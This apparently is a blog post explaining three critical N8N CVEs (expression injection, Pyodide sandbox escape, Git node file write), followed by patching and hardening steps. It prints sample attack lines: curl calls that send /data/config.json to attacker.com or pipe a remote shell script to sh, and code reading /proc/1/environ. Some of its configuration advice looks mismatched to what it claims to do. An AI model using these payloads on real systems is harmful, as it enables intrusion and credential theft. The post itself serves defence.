
If your workflow automation platform has access to your API keys, your cloud credentials, your email, and every sensitive document in your stack, it had better be airtight. N8N, one of the most popular self-hosted AI workflow tools around, just disclosed three vulnerabilities all rated 9.9 or higher on the CVSS scale. That is not a typo. Three separate critical flaws in the same release cycle. Let us walk through what is actually happening under the hood, why these bugs exist, and what you need to do to fix them.
What is N8N and Why Does Any of This Matter?
N8N is a workflow automation platform in the spirit of Zapier or Make, but self-hosted and AI-native. You wire together “nodes” — small units that do things like pull from an API, run a script, clone a git repository, or execute Python — into pipelines that automate essentially anything. That last sentence is where the problem lives. When your platform’s entire value proposition is “run arbitrary code against arbitrary APIs”, the attack surface is not small.
The threat model here is not some nation-state attacker with a zero-day budget. It is this: you are running N8N at work, or in your home lab, and several people have accounts at different trust levels. One of those users turns out to be malicious, or simply careless enough to import a workflow from the internet without reading it. The three CVEs below are all authenticated attacks, meaning the attacker already has a login. But once they are in, they can compromise the entire instance and read every credential stored by every other user on the node. If you have ever wondered why the principle of least privilege exists, here is a textbook example.
CVE-2025-68613: JavaScript Template Injection via constructor.constructor
This one is elegant in the most uncomfortable sense. N8N workflows support expression nodes, small blobs of JavaScript that get evaluated to transform data as it flows through the pipeline. The bug is in how these expressions are sanitised before evaluation: they are not, at least not sufficiently.
An authenticated attacker creates a workflow with a malicious “Function” node and injects the following pattern into an expression parameter:
{{ $jmespath($input.all(), "[*].{payload: payload.expression}")[0].payload }}The payload itself is something like this:
// Inside the malicious workflow's function node

const fn = (function(){}).constructor.constructor('return require("child_process")')();
fn.execSync('curl http://attacker.com/exfil?data=$(cat /data/config.json)', { encoding: 'utf8' });
If you recognise that constructor.constructor pattern, you have probably read about the React Server Components flight protocol RCE from 2024. The idea is the same: if you do not lock down access to the prototype chain, you can climb your way up to the Function constructor and use it to build a new function from an arbitrary string. From there, require('child_process') is just a function call away, and execSync lets you run anything with the same privileges as the N8N process.
The reason this class of bug keeps appearing is that JavaScript’s object model is a graph, not a tree. As Hofstadter might put it in Gödel, Escher, Bach, the system is self-referential by design: functions are objects, objects have constructors, constructors are functions. Trying to sandbox that without a proper allow-list is fighting the language itself.
CVE-2025-68668: Python Sandbox Bypass (“N8tescape”)
N8N supports a Python code node powered by Pyodide, a runtime that compiles CPython to WebAssembly so it can run inside a JavaScript environment. The idea is that by running Python inside WASM, you get a layer of isolation from the host. In theory, reasonable. In practice, the sandbox was implemented as a blacklist.
A blacklist sandbox is the security equivalent of putting up a sign that says “No bicycles, rollerblades, skateboards, or scooters.” The next person to arrive on a unicycle is perfectly within the rules. The correct approach is a whitelist: enumerate exactly what the sandboxed code is allowed to do and deny everything else by default.
In the case of N8N’s Python node, the blacklist missed subprocess.check_output, which is one of the most obvious ways to shell out from Python:
import subprocess
result = subprocess.check_output(['id'], shell=False)
print(result)  # uid=1000(n8n) gid=1000(n8n) ...
That alone is bad enough. But Pyodide also exposes an internal API that compounds the issue. The runtime has a method called runPython (sometimes surfaced as pyodide.runPythonAsync or accessed via the internal _api object) that evaluates Python code completely outside the sandbox restrictions. So even if the blacklist had been more thorough, an attacker could escape through the runtime’s own back door:
// From within the N8N sandbox, access Pyodide's internal runtime
const pyodide = globalThis.pyodide || globalThis._pyodide;
pyodide._api.runPython(`
import subprocess
subprocess.check_output(['cat', '/proc/1/environ'])
`);
N8N patched the obvious subprocess bypass in version 1.11.1 by making the native Python runner opt-in via an environment variable (N8N_PYTHON_ENABLED). It is disabled by default in patched builds. The Pyodide internal API bypass was disclosed shortly after and addressed in a subsequent patch.
CVE-2026-21877: Arbitrary File Write via the Git Node

The Git node in N8N lets you build workflows that clone repositories, pull updates, and interact with git as part of an automated pipeline. The vulnerability here is an arbitrary file write: an authenticated attacker can craft a workflow that causes a repository to be cloned to an attacker-controlled path on the host filesystem, outside the intended working directory.
The most likely mechanism, based on Rapid7’s write-up, is either a directory traversal in the destination path parameter, or a git hook execution issue. When you clone a repository, git can execute scripts automatically via hooks (.git/hooks/post-checkout, for example). If the N8N process clones an attacker-controlled repository without sanitising hook execution, those scripts run with the privileges of N8N:
# .git/hooks/post-checkout (inside attacker's repo)
#!/bin/sh
curl http://attacker.com/shell.sh | sh
Alternatively, a traversal in the clone target path lets the attacker overwrite arbitrary files in the N8N process’s reach, including config files, plugin scripts, or anything that gets loaded dynamically at runtime. Either way, the result is remote code execution under the N8N service account.
How to Fix It
Here is what you need to do, in order of priority.
1. Update N8N immediately
All three CVEs are patched. The minimum safe version is 1.11.1 for the Python sandbox fix; check the N8N releases page for the latest. If you are running Docker:
# Pull the latest patched image
docker pull n8nio/n8n:latest

# Or pin to a specific patched version
docker pull n8nio/n8n:1.11.1

# Restart your container
docker compose down && docker compose up -d
2. Disable the native Python runner if you do not need it
In patched builds the native Python execution environment is off by default. Keep it that way unless you explicitly need it. If you do need Python in N8N, add this to your environment and accept the risk of a managed, isolated execution environment:
# In your docker-compose.yml or .env
N8N_RUNNERS_ENABLED=true
N8N_RUNNER_PYTHON_ENABLED=false  # leave false unless you need it
3. Never expose N8N to the public internet
All three of these are authenticated attacks, but that does not mean “exposure is fine”. Default credentials, credential stuffing, and phishing are real vectors. Put N8N behind a VPN or a private network interface. If you are on a VPS, a simple firewall rule is the minimum:
# UFW: allow N8N only from your own IP or VPN range
ufw deny 5678
ufw allow from 10.8.0.0/24 to any port 5678  # VPN subnet example
4. Run N8N as a non-privileged user with a restricted filesystem
N8N should not run as root. If it does, any RCE immediately becomes a full server compromise. In Docker, set a non-root user and mount only the volumes N8N actually needs:
services:
  n8n:
    image: n8nio/n8n:latest
    user: "1000:1000"
    volumes:
      - n8n_data:/home/node/.n8n  # only the data volume, nothing else
    environment:
      - N8N_RUNNERS_ENABLED=true
5. Enforce strict workflow permissions
In N8N’s settings, limit which users can create or modify workflows. The principle of least privilege applies here just as it does anywhere else in your infrastructure. A user who only needs to trigger existing workflows has no business being able to create a Function node.
# Restrict workflow creation to admins only via N8N environment
N8N_RESTRICT_FILE_ACCESS_TO=true
N8N_BLOCK_FILE_ACCESS_TO_N8N_FILES=true
6. Audit stored credentials
If your N8N instance was exposed and you suspect compromise, rotate every credential stored in it. API keys, OAuth tokens, database passwords, all of it. N8N stores credentials encrypted at rest, but if the process was compromised, the encryption keys were in memory and accessible. Treat all stored secrets as leaked.
The Bigger Picture: Sandboxing Arbitrary Code Is a Hard Problem
None of this is unique to N8N. Any platform whose core proposition is “run whatever code you like” faces the same fundamental tension. Sandboxing is not a feature you bolt on after the fact; it has to be the architectural foundation. The Pragmatic Programmer puts it well: “Design to be tested.” You could equally say “design to be breached” — assume code will escape the sandbox and build your layers of defence accordingly.
The blacklist vs. whitelist distinction matters enormously here. A whitelist sandbox says: “you may use these ten system calls and nothing else.” A blacklist sandbox says: “you may not use these hundred things,” and then waits for an attacker to find item 101. Kernel-level sandboxing tools like seccomp-bpf on Linux are the right building block for the whitelist approach in a container environment. Language-level tricks — Pyodide, V8 isolates, WASM boundaries — are useful layers but are not sufficient on their own.
The complicating factor, as the Low Level video below notes, is that N8N’s architecture has many nodes and the contracts between them multiply the surface area considerably. Getting every node’s sandbox right simultaneously, especially under active development with a small team, is genuinely difficult. These CVEs are a reminder that security review needs to scale with the feature count, not lag behind it.
Video Attribution
Credit to the Low Level channel for the original technical breakdown of these CVEs. The walkthrough of the constructor injection exploit and the Pyodide internals is worth watching in full:
nJoy 😉